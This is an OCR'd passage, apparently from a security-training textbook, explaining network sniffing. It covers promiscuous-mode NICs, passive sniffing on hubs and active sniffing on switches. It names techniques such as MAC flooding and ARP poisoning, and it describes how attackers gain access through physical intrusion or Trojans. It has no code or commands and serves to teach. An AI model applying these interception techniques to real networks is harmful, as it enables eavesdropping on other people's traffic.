


Attacker PC running NIC Card in Promiscuous Mode
Attacker forces switch to behave as a hub
Switch
Internet

Figure 8.2: Working of a sniffer



Types of Sniffing

Passive Sniffing

- **Passive sniffing** refers to sniffing through a **hub**, wherein the traffic is sent to all ports
- It involves monitoring packets sent by others without sending **any additional data packets** in the network traffic
- In a network that uses hubs to connect systems, all **hosts on the network** can see the all traffic, and therefore, the attacker can easily capture traffic going through the hub
- Hub usage is an outdated approach. Most modern networks now use **switches**

Note: Passive sniffing provides significant stealth advantages over active sniffing

Active Sniffing

- Active sniffing is used to sniff a **switch-based network**
- Active sniffing involves **injecting Address Resolution Packets (ARP)** into the network to flood the switch's Content Addressable Memory (CAM) table, which keeps track of host-port connections

Active Sniffing Techniques

MAC Flooding	DHCP Attacks
DNS Poisoning	Switch Port Stealing
ARP Poisoning	Spoofing Attack

Types of Sniffing

Attackers run sniffers to convert the host system's NIC to promiscuous mode. As discussed earlier, the NIC in promiscuous mode can then capture packets addressed to the specific network.

There are two types of sniffing. Each is used for different types of networks. The two types are:

- Passive sniffing
- Active sniffing

Passive Sniffing

Passive sniffing involves sending no packets. It simply captures and monitors the packets flowing in the network. A packet sniffer alone is not preferred for an attack because it works only in a common collision domain. A common collision domain is the sector of the network that is not switched or bridged (i.e., connected through a hub). Common collision domains are present in hub environments. A network that uses hubs to connect systems uses passive sniffing. In such networks, all hosts in the network can see all the traffic. Hence, it is easy to capture traffic through the hub using passive sniffing.




Figure 8.3: Passive sniffing

Attackers use the following passive sniffing methods to gain control over a target network:

- **Compromising physical security**: An attacker who succeeds in compromising the physical security of a target organization can walk into the organization with a laptop and try to plug into the network and capture sensitive information about the organization.
- **Using a Trojan horse**: Most Trojans have in-built sniffing capability. An attacker can install these on a victim's machine to compromise it. After compromising the victim's machine, the attacker can install a packet sniffer and perform sniffing.

Most modern networks use switches instead of hubs. A switch eliminates the risk of passive sniffing. However, a switch is still vulnerable to active sniffing.

Note: Passive sniffing provides significant stealth advantages over active sniffing.

Active Sniffing

